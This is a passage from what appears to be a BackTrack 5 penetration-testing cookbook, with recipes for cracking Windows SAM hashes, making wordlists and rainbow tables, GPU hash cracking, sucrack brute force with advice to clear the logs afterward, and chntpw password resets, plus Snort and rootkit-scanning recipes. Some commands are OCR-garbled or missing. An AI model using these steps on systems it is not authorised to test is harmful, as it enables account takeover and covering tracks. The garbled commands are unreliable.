8. Finally, we run the exploit:

run

235—

Cracking a Windows password using John the Ripper

In this recipe, we will utilize John the Ripper to crack a Windows Security Accounts Manager (SAM) file. The SAM file stores the username and password hashes of users of the target Windows system. For security reasons, the SAM file is protected from unauthorized access by not being able to be opened manually or copied while the Windows system is in operation.

Getting ready

The following requirements need to be fulfilled:

- ▶ You will need access to a SAM file
- For this recipe, we will assume that you have gained access to a Windows host machine

How to do it...

Let's begin the process of cracking a Windows SAM file using John the Ripper. We are assuming that you have accessed the Windows machine via either a remote exploit hack, or you have physical access to the computer and are using BackTrack on a USB or DVD-ROM drive.

1. Check for the hard drive you wish to mount:

Fdisk -l

- Mount the hard drive and set target as its mount point: mount /dev/sda1 /target/
- Change directories to the location of the Windows SAM file:
 cd /target/windows/system32/config
- 4. List all the contents of the directory:

ls -al

5. Use SamDump2 to extract the hash and place the file in your root user directory in a folder called hashes:

```
samdump2 system SAM > /root/hashes/hash.txt
```

6. Change directories to the directory of John the Ripper:

cd /pentest/passwords/jtr

236

Chapter 9

- 7. Run John the Ripper:
 - ./john /root/hashes/hash.txt

If attacking a file on an NTFS system, run the following command:

./john /root/hashes/hash.txt-f:nt

How it works...

In this recipe, we used John the Ripper to crack a Windows SAM file. We started the recipe from the point in which we had access to the Windows machine, either by physical access or by remote access via a compromised host. Next we took SamDump2 to extract the hash out of the SAM file. Finally, we used John the Ripper to attack the file using brute force.

Using dictionary attacks

In this recipe, we will examine dictionary or wordlist attacks. A dictionary attack uses a predetermined set of passwords and attempts to apply brute force to a password match for a given user against the wordlist. There are three types of dictionary lists that are usually generated:

- ▶ Username only: Lists that contain generated usernames only
- ▶ Password only: Lists that contain generated passwords only
- Username and password lists: Lists that contain both generated usernames and passwords

For our demonstration purposes, we will utilize Crunch to generate our very own password dictionary.

Getting ready

This recipe requires an installation of Crunch on your BackTrack installation.

How to do it...

Until the BackTrack 5 R3 version, Crunch has not been included in the default installation but can be obtained by using the repository.



1. Open a terminal window and execute the update command to update the package list from the repositories:

apt-get update

2. Issue the following command to install Crunch:

apt-get install crunch

3. Open a terminal window and navigate to the location of Crunch:

/pentest/passwords/crunch

root@bt:~# cd /pentest/passwords/crunch
root@bt:/pentest/passwords/crunch#

- 4. The basic syntax for generating a password with Crunch is crunch [minimum length] [maximum length] [character set] [options].
- 5. Crunch has several options available. Some of the most commonly used are:
 - -o: This option allows you to specify a filename and a location to output the wordlist.
 - -b: This option allows you to specify the maximum number of bytes to write per file. Sizes can be specified in KB/MB/GB and must be used in conjunction with the -o START trigger.
 - -t: This option allows you to specify a pattern to use.
 - -1: This option allows you to identify literal characters for some of the placeholders when using the -t option (@, %, ^).
- 6. Next, we execute the command to create a password list on our Desktop that has a minimum of 8 characters, a maximum of 10 characters, and uses a character set of ABCDEFGabcdefg0123456789:

/pentest/passwords/crunch/crunch 8 10 ABCDEFGabcdefg0123456789
-o /root/Desktop/generatedCrunch.txt

238

```
root@bt:/pentest/passwords/crunch# /pentest/passwords/crunch/crunch 8 10 ABCDEFGabcdefg0123456789
-o /root/Desktop/generatedCrunch.txt
Crunch will now generate the following amount of data: 724845943848960 bytes
691266960 MB
675065 GB
659 TB
0 PB
Crunch will now generate the following number of lines: 66155263819776
```

7. Once the file has been generated, we use nano to open the file!

nano /root/Desktop/generatedCrunch.txt

How it works...

In this recipe we used Crunch to generate a password dictionary list. For many of the bruteforce attacks we will try to execute against our victim, its important that we have a great password dictionary list available.

Using rainbow tables

In this recipe, we will learn about how to use rainbow tables with BackTrack 5. **Rainbow tables** are special dictionary tables that use hash values instead of standard dictionary passwords to achieve the attack. For our demonstration purposes, we will use RainbowCrack to generate our rainbow tables.

How to do it...

Let's begin the process of generating our rainbow tables:

- 1. Open a terminal window and change directories to the directory of rtgen:
 - cd /pentest/passwords/rainbowcrack/

root@bt:~# cd /pentest/passwords/rainbowcrack/ root@bt:/pentest/passwords/rainbowcrack#

Password Cracking

- 2. Next we are going to run rtgen to generate an MD5-based rainbow table:
 - ./rtgen md5 loweralpha-numeric 1 5 0 3800 33554432 0

- 3. Once your tables have been generated, a process that depends on the number of processors being used to generate the hashes (approximately 2 to 7 hours), your specified output directory will contain *.rt files.
- 4. To begin the process of cracking the passwords, we will use the rtsort program to sort the rainbow tables, to make it an easy process. In order to accomplish this, we must execute the rsort command on each of the files that were generated. The syntax is:

```
rsort md5_loweralpha-numeric #1-5_[Sequence number of the
file] _3800x33554432_0.rt
```

- 5. Finally, we execute the rcrack command against our hash. RainbowCrack can attack two types of hashes, single and multiple. The syntax for using them is shown as follows:
 - □ **Single**:rcrack [Path to RT directory] *.rt -h [The hash value we are trying to crack]
 - Multiple:rcrack [Path to RT directory] *.rt -1 [Path to hash file]

240

How it works...

In this recipe, we used various RainbowCrack tools to generate, sort, and crack an MD5 password. RainbowCrack works by applying brute force on hashes based upon precomputed hash values using rainbow tables. We began this recipe by generating an MD5 rainbow table using lowercase alphanumeric values. By the end of the recipe, we achieved success by creating our rainbow tables to utilize against a hash file.

Using NVIDIA Compute Unified Device Architecture (CUDA)

In this recipe, we will use **NVIDIA Compute Unified Device Architecture** (**CUDA**) to crack password hashes. CUDA is a parallel computing platform that increases computing performance by harnessing the power of the graphics processing unit (GPU). Over the years, GPU processing power has increased dramatically, which allows us the ability to use it for our computational purposes. For demonstration purposes, we will use OclHashcat-plus to crack the passwords. OclHashcat comes in two versions: plus and lite. Both are included with BackTrack 5.

Getting ready

An NVIDIA CUDA-supported graphics card is required to complete this recipe.

How to do it...

Let's begin the process of working with OclHashcat-plus:

- 1. Open a terminal window and change to the directory that contains OclHashcat-plus:
 - cd /pentest/passwords/oclhashcat+

contrib	cudaHashcat-plus64.bin	example.dict	oclHashcat-plus32.bin
cudaExample0.sh	docs	kernels	oclHashcat-plus64.bin
cudaExample400.sh	example0.hash	oclExample0.sh	rules
cudaExample500.sh	example400.hash	oclExample400.sh	
cudaHashcat-plus32.bin	example500.hash	oclExample500.sh	

Password Cracking -

 Execute the following command to launch the CudaHashcat-plus help file: ./cudaHashcat-plus64.bin -help

3. The syntax for running OclHashcat is in the form of cudaHashcat-plus64.bin [options] hash [mask].

One of the important aspects of using OclHashcat is to understand its character set structure.

- 4. Before we deploy our attack, let's view some of the available attack vectors we can specify. OclHashcat utilizes left and right masks with its attacks. The characters of a password are divided into "masks" and are divided evenly to make a right and a left mask. For each side of the mask, you can specify either a dictionary or a character set. For our purposes, we will use a customized character set.
- 5. To specify a custom character set, we use the -1 option. We can have as many custom character sets as we want as long as you specify them with a number (1-n), where "n" is the maximum length. Each custom character is represented by a ? and is followed by the type of character expected. The options available are:
 - a d: Specifies the use of digits (0-9)
 - I: Specifies lowercase characters

- u: Specifies uppercase characters
- s: Specifies special characters
- 1-n: Specifies a custom character set to use as a placeholder
- 6. So to put it all together, we will specify a custom character set that will include special characters (s), uppercase characters (u), lowercase characters (l), and digits (d) on an expected eight character password. We are going to specify a hash list called attackfile:

```
./cudaHashcat-plus64.bin attackfile -1 ?l?u?d?s ?l?l?l?l
?l?l?l?l
```

- 7. We can break down the previous command as follows:
 - ./cudaHashcat-plus64.bin: This calls the CudaHashcat
 - attackfile: This is our attack file
 - -1 ?l?u?d?s: This specifies our custom character set, one with options of lowercase, uppercase, digits, and special characters
 - ?1?1?1?1: This is our left mask using character set 1
 - ?1?1?1?1: This is our right mask using character set 1

How it works...

In this recipe, we used OclHashcat along with an NVIDIA CUDA-supported graphics card to attack a password hash. We specified an attack file and then used custom options, and allowed the graphics card's GPU to attack the password hashes.

Using ATI Stream

In this recipe, we will use the ATI Stream to crack password hashes. The ATI Stream is similar to CUDA in that it is a parallel computing platform that increases computing performance by harnessing the power of the graphics processing unit (GPU). Over the years, GPU processing power has increased dramatically, which allows us the ability to use it for our computational purposes. For demonstration purposes, we will use OclHashcat-plus to crack the passwords. OclHashcat comes in two versions: plus and lite. Both are included with BackTrack 5.

Getting ready

An ATI Stream-supported graphics card is required to complete this recipe.

Password Cracking -

How to do it...

Let's begin the process of working with OclHashcat-plus:

1. Open a terminal window and change to the directory that contains OclHashcat-plus:

```
cd /pentest/passwords/oclhashcat+
```

contrib 👘	cudaHashcat-plus64.bin	example.dict	oclHashcat-plus32.bin
cudaExample0.sh	docs	kernels	oclHashcat-plus64.bin
cudaExample400.sh	example0.hash	oclExample0.sh	rules
cudaExample500.sh	example400.hash	oclExample400.sh	
cudaHashcat-plus32.bin	example500.hash	oclExample500.sh	

- 2. Execute the following command to launch the OclHashcat-lite help file:
 - ./oclHashcat-plus64.bin -help

3. The syntax for running OclHashcat is in the form of oclHashcat-plus64.bin [options] hash [mask].

One of the important aspects of using OclHashcat is to understand its character set structure.

1

- 4. Before we deploy our attack, let's view some of the available attack vectors we can specify. OclHashcat utilizes left and right masks with its attacks. The characters of a password are divided into "masks" and are divided evenly to make a right and a left mask. For each side of the mask, you can specify either a dictionary or a character set. For our purposes, we will use a customized character set.
- 5. To specify a custom character set, we use the -1 option. We can have as many custom character sets as we want as long as you specify them with a number (1-n), where "n" is the maximum length. Each custom character is represented by a ? and is followed by the type of character expected. The options available are:
 - a d: Specifies the use of digits (0-9)
 - **1**: Specifies lowercase characters
 - u: Specifies uppercase characters
 - s: Specifies special characters
 - 1-n: Specifies a custom character set to use as a placeholder
- 6. So to put it all together, we will specify a custom character set that will include special characters (s), uppercase characters (u), lowercase characters (1), and digits (d) on an expected eight character password. We are going to specify a hash list called attackfile:

./oclHashcat-plus64.bin attackfile -1 ?l?u?d?s ?l?l?l?l ?l?l?l?l

- 7. We can break down the previous command as follows:
 - ./oclHashcat-plus64.bin: This calls the OclHashcat
 - attackfile: This is our attack file
 - -1 ?l?u?d?s: This specifies custom character set one with options of lowercase, uppercase, digits, and special characters
 - ?1?1?1?1: This is our left mask using character set 1
 - ?1?1?1?1: This is our right mask using character set 1

How it works...

In this recipe, we used OclHashcat along with an ATI Stream-supported graphics card to attack a password hash. We specified an attack file and then used custom options, and allowed the graphics card's GPU to attack the password hashes.

Password Cracking -

Physical access attacks

In this recipe, we will utilize SUCrack to perform a physical access password attack. SUCrack is a multithreaded tool that allows for brute force cracking of local user accounts via su. su is the Linux command that allows you to run commands as a "substitute user". This attack, though useful when you are unable to escalate privileges on a Linux/Unix system by other means, will fill up the log files rather quickly. So please be sure to clean the log files after completion.

SUCrack has several command options that we can use, as follows:

- --help: This option allows you to view the help file for SUCrack.
- -1: This option allows you to change the user whose login we are attempting to circumvent.
- -s: This option allows you to set the number of seconds between when statistics are displayed. The default setting is every 3 seconds.
- -a: This option allows you to set whether or not ANSI escape codes should be used or not.
- -w: This option allows you to set the number of worker threads that SUCrack can utilize. As SUCrack is multithreaded, you can run as many worker threads as you wish. We recommend using only one as each failed login attempt usually causes a 3 second delay before the next password is attempted.

Getting ready

To complete this recipe, you will need a compromised Linux host. Otherwise, you will be attacking your own system.

How to do it...

Let's begin the process of utilizing SUCrack to perform a physical access password attack:

1. In order to use SUCrack, you must specify a wordlist when opening it. Otherwise, you will get a funny message. Open a terminal window and execute the sucrack command. For our purposes, we will use a previously created custom wordlist file generated by Crunch. However, you may specify any wordlist that you would like.

```
sucrack /pentest/passwords/wordlists/rockyou.txt
```

2. If you would like to set 2 worker threads, want to display statistics after every 6 seconds, and set ANSI escape codes to be used, you can use the following command:

sucrack -w 2 -s 6 -a /pentest/passwords/wordlists/rockyou.txt

How it works...

In this recipe, we used SUCrack to perform a physical access password attack on the root user of the system. The attack works by using the wordlist specified to perform a dictionary attack against either the administrator (the default choice) or a specified user. The sucrack command is the single command we run that provides us with our attack.

In this chapter, we will cover:

- Intrusion detection and log analysis
- ► Recursive directory encryption/decryption
- Scanning for signs of rootkits
- Recovering data from a problematic source
- ▶ Retrieving a Windows password
- Resetting a Windows password
- Looking at the Windows registry entries

Introduction

Computer forensics involves using various means to analyze, report, and recover information from computers or digital storage media, generally for legal purposes. The outcome in general is to provide the information gathered in such a way that it is useful for the person requesting the information. This includes the recovery of passwords, analyzing computer break-ins or attempts, recovering data from a hard drive after it's been "erased", and so on. In the final chapter of this book, we will examine how BackTrack can be utilized for forensic purposes.

Intrusion detection and log analysis

Intrusion detection is a method used to monitor malicious activity on a computer network or system. It's generally referred to as an **intrusion detection system** (**IDS**) because it's the system that actually performs the task of monitoring activity based upon a set of predefined rules. An IDS adds an additional layer of security to a network by analyzing information from various points and determining if an actual or possible security breach has occurred, or to locate if a vulnerability is present that will allow for a possible breach.

In this recipe, we will examine the Snort tool for the purposes of intrusion detection and log analysis. Snort was developed by Sourcefire, and is an open source tool that has the capabilities of acting as both an intrusion detection system and an intrusion prevention system. One of the advantages of Snort is that it allows you to analyze network traffic in real time, and make faster responses should security breaches occur.

Remember, running Snort on our network and utilizing it for intrusion detection does *not* stop exploits from occurring. It just gives us the ability to see what is going on in our network.

Getting ready

A connection to the Internet or intranet is required to complete this task.

It is assumed that you have visited http://snort.org/start/rules and downloaded the Sourcefire Vulnerability Research Team (VRT) Certified Rules. A valid ruleset must be maintained in order to use Snort for detection. If you do not have an account already, you may sign up at https://www.snort.org/signup.

How to do it...

Let's begin by starting Snort:

1. Start the Snort service:

Chapter 10

- 2. Now that the Snort service has been initiated, we will start the application from a terminal window. We are going to pass a few options that are described as follows:
 - □ -q: This option tells Snort to run in inline mode.
 - -v: This command allows us to view a printout of TCP/IP headers on the screen. This is also called the "sniffer mode" setting.
 - -c: This option allows us to select our configuration file. In this case, its location is /etc/snort/snort.conf.
 - □ -i: This option allows you to specify your interface.

Using these options, let's execute the following command:

3. To stop Snort from monitoring, press Ctrl + X.

How it works...

In this recipe, we started the Snort service and launched Snort in order to view the log data.

There's more...

Before we can adequately use Snort for our purposes, we need to make alterations to its configuration file.

1. Open a terminal window and locate the Snort configuration file:

locate snort.conf

```
root@bt:~# locate snort.conf
/etc/snort/snort.conf
/var/lib/dpkg/info/snort.conffiles
/var/lib/dpkg/info/snort.config
root@bt:~# []
```

2. Now we will edit the configuration file using nano:

nano /etc/snort/snort.conf

3. Look for the line that reads var HOME_NET any. We would like to change this to our internal network (the devices we would like to have monitored). Each situation is going to be unique. You may want to only monitor one device and you can do so simply by entering its IP address (var HOME_NET 192.168.10.10). You may also want to monitor an IP range (var HOME_NET 192.168.10.0/24), or you may want to specify multiple ranges (var HOME_NET 192.168.10.0/24,10.0.2.0/24). In our case, we will look at just our local network:

var HOME_NET 192.168.10.0/24

4. Likewise, we need to specify what is considered the external network. For most purposes, we want any IP address that is not a part of our specified home network to be considered as external. So we will place a comment on the line that reads var EXTERNAL_NET any and uncomment the line that says var EXTERNAL_NET !\$HOME NET:

```
#var EXTERNAL_NET any
var External_NET !$HOME_NET
```

The screenshot represents the two lines that you need to alter to match the changes mentioned in this step.

To view an extended list of Snort commands, please visit the Snort Users Manual at http://www.snort.org/assets/166/ snort_manual.pdf.

Recursive directory encryption/decryption

Encryption is a method of transforming data into a format that cannot be read by other users. **Decryption** is the method of transforming data back into a format that is readable. The benefit of encrypting your data is that even if the data is stolen, without the correct decryptor, it's unusable by the stealing party. You have the ability, depending on the program that you use, to encrypt individual files, folders, or entire hard drives.

In this recipe, we will use **gpgdir** to perform recursive directory encryption and decryption. An advantage of using gpgdir is that it has the ability to not only encrypt a folder, but also all subfolders and files contained within our main folder. This will save you a lot of time and effort!

Getting ready

To complete this recipe, you must have gpgdir installed on your BackTrack version.

How to do it...

In order to use gpgdir, you must have it installed. If you have not installed it before, use the following instructions to install it:

- Open a terminal window and make a new directory under the root filesystem: mkdir /sourcecode
- 2. Change your directory to the sourcecode directory:

cd /sourcecode

3. Next, we will use Wget to download the gpgdir application and its public key:

```
wget http://cipherdyne.org/gpgdir/download/gpgdir-
1.9.5.tar.bz2
```

4. Next we download the signature file:

```
wget http://cipherdyne.org/gpgdir/download/gpgdir-
1.9.5.tar.bz2.asc
```

5. Next we download the public key file:

6. Now we need to verify the package:



```
gpg --import public_key
```

```
gpg --verify gpgdir-1.9.5.tar.bz2.asc
```

```
root@bt:/sourcecode# gpg --verify gpgdir-1.9.5.tar.bz2.asc
gpg: Signature made Sat 05 Sep 2009 03:36:17 PM EDT using DSA key ID 0D3E7410
gpg: Good signature from "Michael Rash (Signing key for cipherdyne.org projects) <mbr@c:
org>"
gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: 4D66 44A9 DA03 6904 BDA2 CB90 E6C9 E335 0D3E 7410
root@bt:/sourcecode#
```

7. Next we untar gpgdir, switch to its directory, and complete the installation:

```
tar xfj gpgdir-1.9.5.tar.bz2
cd gpgdir-1.9.5
./install.pl
```



8. The first time you run gpgdir, a new file will be created in your root directory (assuming root is the user you are using under BackTrack). The file is called . / gpgdirrc. To start the creation of the file, type the following command: gpgdir

9. Finally, we need to edit the gpgdirrc file and remove the comments from the default key variable:

```
vi /root/.gpgdirrc
```

Now that you have gpgdir installed, let's use it to perform recursive directory encryption and decryption:

1. Open a terminal window and create a directory for us to encrypt:

```
mkdir /encrypted_directory
```



- 2. Add files to the directory. You can add as many files as you would like using the Linux copy command $_{\rm CP}.$
- 3. Now, we will use gpgdir to encrypt the directory:

gpgdir -e /encrypted_directory

- 4. At the prompt, enter your password. This is the password associated with your key file.
- 5. To decrypt the directory with gpgdir, type the following command:

gpgdir -d /encrypted_directory

How it works...

In this recipe, we used gpgdir to recursively encrypt a directory and to subsequently decrypt it. We began the recipe by installing gpgdir and editing its configuration file. Once gpgdir has been installed, we have the ability to encrypt and decrypt directories.

For more information on gpgdir, please visit its documentation website at http://cipherdyne.org/gpgdir/docs/.

Scanning for signs of rootkits

A **rootkit** is a malicious program designed to hide suspicious processes from detection and allow continued, often remote, access to a computer system. Rootkits can be installed using various methods including hiding executable code within web page links, downloaded software programs, or on media files and documents. In this recipe, we will utilize **chkrootkit** to search for rootkits on our Windows or Linux system.

Getting ready

In order to scan for a rootkit, you can either use your BackTrack installation, log in to a compromised virtual machine remotely, or mount the BackTrack 5 R3 DVD on a computer system to which you have physical access.

How to do it...

Let's begin exploring chkrootkit by navigating to it from the BackTrack menu:

1. Navigate to Applications | BackTrack | Forensics | Anti-Virus Forensics Tools | chkrootkit:



258

2. Alternatively, you can enter the following commands to run chkrootkit:

cd /pentest/forensics/chkrootkit

./chkrootkit

chkrootkit will begin execution immediately, and you will be provided with an output on your screen as the checks are processed:

How it works...

In this recipe, we used chkrootkit to check for malware, Trojans, and rootkits on our localhost. chkrookit is a very effective scanner that can be used to determine if our system has been attacked. It's also useful when BackTrack is loaded as a live DVD and used to scan a computer you think is infected by rootkits.

259—

There's more...

Alternatively, you can run Rootkit Hunter (rkhunter) to find rootkits on your system:

- Open a terminal window and run the following command to launch rkhunter: rkhunter --check
- 2. At the end of the process, you will receive a summary listing the checks performed and their statistics:

Useful alternative command options for chkrootkit

The following is a list of useful commands to select when running chkrootkit:

- ▶ -h: Displays the help file
- ▶ -V: Displays the current running version of chkrootkit
- -1: Displays a list of available tests

-260

Useful alternative command options for rkhunter

The following is a list of useful commands to select when running rkhunter:

--update: Allows you to update the rkhunter database

rkhunter --update

 --list: Displays a list of Perl modules, rootkits available for checking, and tests that will be performed

rkhunter --list

▶ --sk: Allows you to skip pressing the Enter key after each test runs

rkhunter --check --sk

• Entering rkhunter at a terminal window will display the help file:

rkhunter

Recovering data from a problematic source

In this recipe we will use Fatback to recover files from a problematic source. Fatback is a forensic security tool that is used for **file carving** purposes. File carving involves searching for data on a drive based upon content. It's an excellent source for recovering data from a damaged USB or hard drive.

Getting ready

To complete this recipe, access to a drive that contains files that you would like to recover is required.

How to do it...

Let's begin the process of recovering data from a problematic source by running fdisk from a terminal window:

1. Run fdisk to locate the drive we would like to access. We use the -l option in order to list all of our available drives:

fdisk -l

261—

2. In the list, we locate the drive we would like to access. In this case, we choose the flash drive at /dev/sdb1:

3. Next, we need to create a directory to store our recovered files. We will create a directory called /fatback/thumbdrivefiles:

4. When Fatback runs, it will create a log file. Because of this, we will switch our directory to the fatback folder and store the actual files inside the thumbdrivefiles folder:

cd /fatback

5. Now we need to launch Fatback. Navigate to Applications | BackTrack | Forensics | Forensic Carving Tools | fatback:

-262

6. Fatback will launch its help file:



- 7. We now execute Fatback using the following variables:
 - -a: This option allows Fatback to run in automatic mode.
 - -o: This option allows us to specify our output file location. In this case we choose /fatback/thumbdrivefiles.

We also set the location where the files that need to be recovered reside. In this case we choose /dev/sdb1:

```
fatback /dev/sdb1 -o /fatback/thumbdrivefiles -a
```

8. Fatback will run and recover all deleted files and place them in our target location. We will first list the files in the directory using the ls command to see that there is a log file placed in our fatback directory. When we go into our thumbdrivefiles directory, we see a list of files that were recovered.

```
ls
cd thumbdrivefiles
ls
```

How it works...

In this recipe, we used Fatback to recover files deleted from a USB drive. We began the recipe by executing Fatback and running it against our target drive; a USB stick. Fatback was able to recover the files and output them to our target location. Fatback is highly effective in recovering information off of a drive from which the user thought they had deleted files. In many cases, when a file is deleted off of a drive from, the file is only "flagged" for deletion by the operating system. This means that the file sector in which the file is located could be overwritten if the operating system needs space. Fatback locates those "flagged" files and recovers them for use.

There's more...

Fatback can also recover files from a hard drive. If your hard drive has more than one partition, you must run Fatback against each partition individually.

For information on file carving, go to http://www.forensicswiki. org/wiki/File_Carving.

Retrieving a Windows password

In this recipe, we will explore a process to retrieve a Windows password using Ophcrack. Ophcrack is one of the best tools available to recover lost Windows passwords. The program uses rainbow tables to apply brute force to Windows 7, Vista, and XP passwords.

Getting ready

The following requirements need to be fulfilled:

- ► A Windows computer to which you have physical access
- BackTrack 5 loaded on a USB drive or a CD/DVD
- An additional USB drive to use as an extra hard drive

How to do it...

Let's begin by downloading a rainbow table from the Ophcrack website to use:

1. Open your web browser and navigate to http://ophcrack.sourceforge.net/tables.php.

2. Select your desired file and download it. It is a good idea, if you have the space, to download each of them now because you will never know when you will need them. Once downloaded, unzip the files and place them in the folder of your choice.

OS												op	hc	rac
	Но	ome P	roject	page	Downlo	oad Ta	ables	News	Suppo	rt				
P Rainbow	table	s												
ese tables ca sswords (NT I			rack W	indows	XP pas	swords	(LM ha	shes). T	hey CA	NNOT	crack W	/indows	Vista	and 7
german					xp_gern	nan(7.40	GB)							
special	brute force		xp_special(7.5GB)											
edalphanum	q		xp_free_small(360MB) and xp_free_fast(703MB)

8. Next, we need to load our SAM file. Click on the **Load** button and then search your filesystem for the encrypted SAM file:

9. Finally, we begin the crack. Click on the **Crack** button:

How it works...

In this recipe, we used Ophcrack and its rainbow table to crack a Windows password. Rainbow tables work by brute forcing password hashes in order to find the correct password.

Resetting a Windows password

For this recipe, we will utilize the chntpw program to reset the Windows password. By default, Windows protects its SAM and SYSTEM files located in the C:\Windows\System32\Config directory by locking and keeping them from being assessed when Windows starts. To get around these security features, we will reset the password by having physical access to the Windows computer. If you cannot obtain physical access to the PC, then obtaining access by exploiting security holes in the system will allow you to follow along with the steps performed in this recipe.

Getting ready

You will need access to a SAM file. For this recipe, we will assume that you have gained access to a Windows host machine.

How to do it...

Let's begin the process of resetting a Windows password from an open terminal window:

- Check for the hard drive you wish to mount: fdisk -1
- Mount the hard drive and set target as its mount point: mount /dev/sda1 /target/
- Change directories to the location of the Windows SAM file: cd /target/windows/system32/config
- List all the contents of the directory:
 ls -al
- Change directories to the location of chntpw:
 cd /pentest/passwords/chntpw
- 6. Run chntpw in interactive mode: ./chntpw -i /target/windows/system32/config/SAM
- In the What to Do? area, choose option 1 to edit user passwords:
- 8. In resetting a password, we generally want to utilize an account with the highest set of privileges. So in this case we will choose the administrator account:

1

9. The final step asks us what we would like to do next. In this case, we choose to make the password blank. This will allow us to make changes to it later.

1

Looking at the Windows registry entries

There are several reasons we would like to view registry entries using BackTrack. There are times when there will be issues with the Windows registry that will cause Windows not to start, or you may have a virus that has written itself to the registry. Whatever maybe your reason, BackTrack has a great source of tools to view the registry entries. In this recipe, we will use BackTrack to view the Windows registry with chntpw.

268

Getting ready

The following requirements need to be fulfilled:

- A Windows machine to which we have physical access
- ► BackTrack 5 running on either a USB key or CD/DVD

How to do it...

Let's begin the process of looking at the Windows registry from an open terminal window:

- Check for the hard drive you wish to mount: fdisk -1
- Mount the hard drive and set target as its mount point: mount /dev/sda1 /target/
- Change directories to the location of the Windows SAM file: cd /target/windows/system32/config
- List all the contents of the directory:
 ls -al
- 5. Change directories to the location of chntpw:

cd /pentest/passwords/chntpw

6. Run chntpw in interactive mode. In this case, you would want to choose which type of registry you would like to edit:

```
./chntpw -i /target/windows/system32/config
```

7. In the What to Do? area, choose option 9 to to edit user passwords:

9

- 8. Now that we have access to the Windows registry, we can look around it by using the ls command to list its contents and the cd command to change directories:
 - ls

cd

How it works...

In this recipe, we used chntpw's registry editor to view the Windows registry. chntpw is extremely useful for recovering Windows passwords from a SAM file and also, as in this case, editing the Windows registry. This tool comes in handy if you have a registry error and are unable to load your Windows operating system.

About Packt Publishing

Packt, pronounced 'packed', published its first book "*Mastering phpMyAdmin for Effective MySQL Management*" in April 2004 and subsequently continued to specialize in publishing highly focused books on specific technologies and solutions.

Our books and publications share the experiences of your fellow IT professionals in adapting and customizing today's systems, applications, and frameworks. Our solution based books give you the knowledge and power to customize the software and technologies you're using to get the job done. Packt books are more specific and less general than the IT books you have seen in the past. Our unique business model allows us to bring you more focused information, giving you more of what you need to know, and less of what you don't.

Packt is a modern, yet unique publishing company, which focuses on producing quality, cuttingedge books for communities of developers, administrators, and newbies alike. For more information, please visit our website: www.packtpub.com.

About Packt Open Source



In 2010, Packt launched two new brands, Packt Open Source and Packt Enterprise, in order to continue its focus on specialization. This book is part of the Packt Open Source brand, home to books published on software built around Open Source licences, and offering information to anybody from advanced developers to budding web designers. The Open Source brand also runs Packt's Open Source Royalty Scheme, by which Packt gives a royalty to each Open Source project about whose software a book is sold.

Writing for Packt

We welcome all inquiries from people who are interested in authoring. Book proposals should be sent to author@packtpub.com. If your book idea is still at an early stage and you would like to discuss it first before writing a formal book proposal, contact us; one of our commissioning editors will get in touch with you.

We're not just looking for published authors; if you have strong technical skills but no writing experience, our experienced editors can help you develop a writing career, or simply get some additional reward for your expertise.

BackTrack 4: Assuring Security by Penetration Testing

ISBN: 978-1-84951-394-4 Paperback: 392 pages

- Master the art of penetration testing with BackTrack
 - Learn the black-art of penetration testing with 1 in-depth coverage of BackTrack Linux distribution.
 - 2. Explore the insights and importance of testing your corporate network systems before hackers strike it.
 - 3. Understand the practical spectrum of security tools by their exemplary usage, configuration, and benefits.
 - Fully illustrated with practical examples, 4. step-by-step instructions, and useful tips to cover the best-of-breed security assessment tools.

BackTrack 5 Wireless Penetration Testing Beginner's Guide



ISBN: 978-1-84951-558-0

Paperback: 220 pages



Master bleeding edge wireless testing techniques with BackTrack 5

- 1. Learn Wireless Penetration Testing with the most recent version of Backtrack.
- The first and only book that covers wireless testing 2. with BackTrack.
- 3. Concepts explained with step-by-step practical sessions and rich illustrations.

Please check www.PacktPub.com for information on our titles

PUBLISHING Open source & community experience distilled



Metasploit Penetration Testing Cookbook

ISBN: 978-1-84951-742-3

Paperback: 268 pages

Over 70 recipes to master the most widely used peneration testing framework

- 1. More than 80 recipes/practical tasks that will escalate the reader's knowledge from beginner to an advanced level.
- 2. Special focus on the latest operating systems, exploits, and penetration testing techniques.
- 3. Detailed analysis of third party tools based on the Metasploit framework to enhance the penetration testing experience.

Advanced Penetration Testing for Highly-Secured Environments: The Ultimate Security Guide

ISBN: 978-1-84951-774-4

Paperback: 414 pages

Learn to perform professional peneration testing for highly-secured environments with this intensive hands-on guide

- 1. Learn how to perform an efficient, organized, and effective penetration test from start to finish.
- 2. Gain hands-on penetration testing experience by building and testing a virtual lab environment that includes commonly found security measures such as IDS and firewalls.

Please check www.PacktPub.com for information on our titles
